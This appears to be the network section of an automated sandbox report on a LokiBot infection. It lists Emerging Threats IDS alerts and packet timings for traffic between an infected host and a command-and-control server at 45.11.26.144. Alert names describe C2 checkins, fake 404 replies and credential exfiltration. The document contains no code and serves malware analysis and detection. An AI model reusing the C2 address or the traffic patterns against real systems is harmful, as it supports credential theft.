192.168.2.68.8.8.8631045 32014169 08/05/22-09:11:35.598325	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	63104	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9772802024318 08/05/22-09:10:49.248779	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9773802825766 08/05/22-09:10:51.481984	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49773	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9816802025381 08/05/22-09:11:45.230367	TCP	2025381	ET TROJAN LokiBot Checkin	49816	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9767802825766 08/05/22-09:10:33.531418	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49767	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9814802024318 08/05/22-09:11:41.090702	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49814	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9820802024313 08/05/22-09:11:55.767753	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9808802024318 08/05/22-09:11:29.964196	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49808	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9772802024313 08/05/22-09:10:49.248779	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.6	45.11.26.144

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9814802024313 08/05/22-09:11:41.090702	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9770802024318 08/05/22-09:10:43.512599	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49770	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9768802025381 08/05/22-09:10:38.844396	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9767802024317 08/05/22-09:10:33.531418	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49767	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8603505 32014169 08/05/22-09:10:43.391431	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60350	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9876802825766 08/05/22-09:12:15.818317	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49876	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9771802025381 08/05/22-09:10:46.236811	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9816802021641 08/05/22-09:11:45.230367	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49816	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9770802024313 08/05/22-09:10:43.512599	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497952025483 08/05/22-09:11:10.306523	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49795	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9767802024312 08/05/22-09:10:33.531418	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49767	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9797802021641 08/05/22-09:11:13.734140	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497972025483 08/05/22-09:11:14.894982	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49797	45.11.26.144	192.168.2.6
45.11.26.144192.168.2.68 0497912025483 08/05/22-09:11:06.091189	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49791	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9804802024313 08/05/22-09:11:20.056413	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49804	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9880802021641 08/05/22-09:12:19.118779	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49880	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9883802024318 08/05/22-09:12:25.116712	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498122025483 08/05/22-09:11:36.832118	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49812	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9804802024318 08/05/22-09:11:20.056413	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49804	80	192.168.2.6	45.11.26.144

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9883802024313 08/05/22-09:12:25.116712	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498142025483 08/05/22-09:11:42.316827	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49814	45.11.26.144	192.168.2.6
45.11.26.144192.168.2.68 0498162025483 08/05/22-09:11:46.446493	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49816	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9769802021641 08/05/22-09:10:41.114928	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9771802825766 08/05/22-09:10:46.236811	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49771	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497992025483 08/05/22-09:11:18.985893	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49799	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9806802021641 08/05/22-09:11:25.288207	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49806	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9774802021641 08/05/22-09:10:53.861086	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9812802024313 08/05/22-09:11:35.695582	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9787802021641 08/05/22-09:10:58.658888	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49787	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9869802021641 08/05/22-09:12:11.819483	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49869	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498812025483 08/05/22-09:12:23.851052	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49881	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9812802024318 08/05/22-09:11:35.695582	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49812	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9788802825766 08/05/22-09:11:01.711456	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49788	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0498832025483 08/05/22-09:12:26.294071	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49883	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9811802021641 08/05/22-09:11:33.059063	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9775802024313 08/05/22-09:10:56.189285	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8574225 32014169 08/05/22-09:12:15.716804	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57422	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9775802024318 08/05/22-09:10:56.189285	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8611165 32014169 08/05/22-09:10:49.152167	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61116	53	192.168.2.6	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9788802025381 08/05/22-09:11:01.711456	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8520895 32014169 08/05/22-09:11:09.042075	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52089	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9820802825766 08/05/22-09:11:55.767753	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49820	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9860802024313 08/05/22-09:12:05.554361	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49860	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9799802021641 08/05/22-09:11:17.792361	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49799	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497882025483 08/05/22-09:11:02.864394	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49788	45.11.26.144	192.168.2.6
192.168.2.68.8.8.8500815 32014169 08/05/22-09:11:19.957970	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50081	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9773802025381 08/05/22-09:10:51.481984	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9860802024318 08/05/22-09:12:05.554361	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49860	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9795802024313 08/05/22-09:11:09.138567	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9832802024313 08/05/22-09:12:00.816507	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9795802024318 08/05/22-09:11:09.138567	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8572695 32014169 08/05/22-09:12:22.498824	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57269	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9768802825766 08/05/22-09:10:38.844396	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49768	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8565915 32014169 08/05/22-09:10:41.016166	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	56591	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9881802025381 08/05/22-09:12:22.599825	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9808802021641 08/05/22-09:11:29.964196	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49808	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9823802025381 08/05/22-09:11:58.081188	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8616075 32014169 08/05/22-09:10:56.080751	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61607	53	192.168.2.6	8.8.8.8
45.11.26.144192.168.2.68 0498462025483 08/05/22-09:12:04.472524	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49846	45.11.26.144	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9772802021641 08/05/22- 09:10:49.248779	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8516665 32014169 08/05/22- 09:10:58.559114	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	51666	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9791802825766 08/05/22- 09:11:04.815056	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49791	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8626435 32014169 08/05/22- 09:11:04.707423	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	62643	53	192.168.2.6	8.8.8.8
45.11.26.144192.168.2.68 0498602025483 08/05/22- 09:12:06.810702	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49860	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9814802021641 08/05/22- 09:11:41.090702	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9832802024318 08/05/22- 09:12:00.816507	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49832	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9773802024318 08/05/22- 09:10:51.481984	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9816802024313 08/05/22- 09:11:45.230367	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49816	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497712025483 08/05/22- 09:10:47.482676	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49771	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9773802024313 08/05/22- 09:10:51.481984	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9804802021641 08/05/22- 09:11:20.056413	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49804	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9816802024318 08/05/22- 09:11:45.230367	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49816	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9813802021641 08/05/22- 09:11:38.357337	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9808802025381 08/05/22- 09:11:29.964196	TCP	2025381	ET TROJAN LokiBot Checkin	49808	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8591065 32014169 08/05/22- 09:11:53.220746	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	59106	53	192.168.2.6	8.8.8.8
192.168.2.68.8.8.8494635 32014169 08/05/22- 09:12:03.092143	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	49463	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9775802825766 08/05/22- 09:10:56.189285	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49775	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497732025483 08/05/22- 09:10:52.735646	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49773	45.11.26.144	192.168.2.6
45.11.26.144192.168.2.68 0497742025483 08/05/22- 09:10:55.059781	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49774	45.11.26.144	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9883802021641 08/05/22-09:12:25.116712	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9818802025381 08/05/22-09:11:53.331696	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9823802021641 08/05/22-09:11:58.081188	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9806802024313 08/05/22-09:11:25.288207	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49806	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9881802024318 08/05/22-09:12:22.599825	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9806802024318 08/05/22-09:11:25.288207	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49806	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9876802024313 08/05/22-09:12:15.818317	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49876	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8526985 32014169 08/05/22-09:11:13.360201	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52698	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9787802024313 08/05/22-09:10:58.658888	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49787	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9881802024313 08/05/22-09:12:22.599825	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9820802025381 08/05/22-09:11:55.767753	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9869802024318 08/05/22-09:12:11.819483	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49869	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9787802024318 08/05/22-09:10:58.658888	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49787	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9869802024313 08/05/22-09:12:11.819483	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49869	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9813802825766 08/05/22-09:11:38.357337	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49813	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9876802024318 08/05/22-09:12:15.818317	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49876	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9775802021641 08/05/22-09:10:56.189285	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8.8550835 32014169 08/05/22-09:11:38.248653	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	55083	53	192.168.2.6	8.8.8.8
45.11.26.144192.168.2.68 0498692025483 08/05/22-09:12:13.145529	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49869	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9883802825766 08/05/22-09:12:25.116712	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49883	80	192.168.2.6	45.11.26.144

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9791802025381 08/05/22- 09:11:04.815056	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9768802024312 08/05/22- 09:10:38.844396	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49768	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9799802024318 08/05/22- 09:11:17.792361	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49799	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8495205 32014169 08/05/22- 09:11:25.186861	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	49520	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9768802024317 08/05/22- 09:10:38.844396	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49768	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9774802024313 08/05/22- 09:10:53.861086	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.6	45.11.26.144
45.11.26.144192.168.2.68 0497872025483 08/05/22- 09:10:59.837244	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49787	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9860802021641 08/05/22- 09:12:05.554361	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49860	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9832802825766 08/05/22- 09:12:00.816507	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49832	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9774802024318 08/05/22- 09:10:53.861086	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9771802021641 08/05/22- 09:10:46.236811	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9799802024313 08/05/22- 09:11:17.792361	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49799	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9880802025381 08/05/22- 09:12:19.118779	TCP	2025381	ET TROJAN LokiBot Checkin	49880	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8517485 32014169 08/05/22- 09:10:45.856847	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	51748	53	192.168.2.6	8.8.8.8
192.168.2.645.11.26.1444 9823802825766 08/05/22- 09:11:58.081188	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49823	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9797802825766 08/05/22- 09:11:13.734140	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49797	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9832802021641 08/05/22- 09:12:00.816507	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.6	45.11.26.144
192.168.2.68.8.8.8530495 32014169 08/05/22- 09:11:29.434938	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	53049	53	192.168.2.6	8.8.8.8
45.11.26.144192.168.2.68 0498802025483 08/05/22- 09:12:20.337044	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49880	45.11.26.144	192.168.2.6
192.168.2.645.11.26.1444 9846802025381 08/05/22- 09:12:03.190477	TCP	2025381	ET TROJAN LokiBot Checkin	49846	80	192.168.2.6	45.11.26.144

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.11.26.1444 9811802025381 08/05/22- 09:11:33.059063	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.6	45.11.26.144
192.168.2.645.11.26.1444 9804802825766 08/05/22- 09:11:20.056413	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49804	80	192.168.2.6	45.11.26.144

Network Port Distribution

Total Packets: 89

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:10:33.452760935 CEST	49767	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:33.528168917 CEST	80	49767	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:33.528290987 CEST	49767	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:33.531418085 CEST	49767	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:33.606997967 CEST	80	49767	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:33.607110023 CEST	49767	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:33.681927919 CEST	80	49767	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:34.839971066 CEST	80	49767	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:34.840152979 CEST	49767	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:34.865029097 CEST	49767	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:34.941829920 CEST	80	49767	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:38.757756948 CEST	49768	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:38.840666056 CEST	80	49768	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:38.840790033 CEST	49768	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:38.844396114 CEST	49768	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:38.919801950 CEST	80	49768	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:38.919878960 CEST	49768	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:38.995052099 CEST	80	49768	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:40.015507936 CEST	80	49768	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:40.016172886 CEST	49768	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:40.016252995 CEST	49768	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:40.092750072 CEST	80	49768	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:41.037389040 CEST	49769	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:41.111990929 CEST	80	49769	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:41.112158060 CEST	49769	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:41.114928007 CEST	49769	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:41.189064026 CEST	80	49769	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:41.189163923 CEST	49769	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:41.262840986 CEST	80	49769	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:42.315303087 CEST	80	49769	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:42.315426111 CEST	49769	80	192.168.2.6	45.11.26.144

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:10:42.319513083 CEST	49769	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:42.393865108 CEST	80	49769	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:43.419495106 CEST	49770	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:43.494263887 CEST	80	49770	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:43.494424105 CEST	49770	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:43.512598991 CEST	49770	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:43.586875916 CEST	80	49770	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:43.587035894 CEST	49770	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:43.660896063 CEST	80	49770	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:44.657387018 CEST	80	49770	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:44.657515049 CEST	49770	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:44.657567024 CEST	49770	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:44.733688116 CEST	80	49770	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:46.151734114 CEST	49771	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:46.226156950 CEST	80	49771	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:46.226257086 CEST	49771	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:46.236810923 CEST	49771	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:46.311299086 CEST	80	49771	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:46.311403036 CEST	49771	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:46.386507034 CEST	80	49771	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:47.482676029 CEST	80	49771	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:47.482801914 CEST	49771	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:47.482856035 CEST	49771	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:47.557245970 CEST	80	49771	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:49.171407938 CEST	49772	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:49.245950937 CEST	80	49772	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:49.246045113 CEST	49772	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:49.248779058 CEST	49772	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:49.324110985 CEST	80	49772	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:49.324320078 CEST	49772	80	192.168.2.6	45.11.26.144
Aug 5, 2022 09:10:49.399044991 CEST	80	49772	45.11.26.144	192.168.2.6
Aug 5, 2022 09:10:50.403893948 CEST	80	49772	45.11.26.144	192.168.2.6
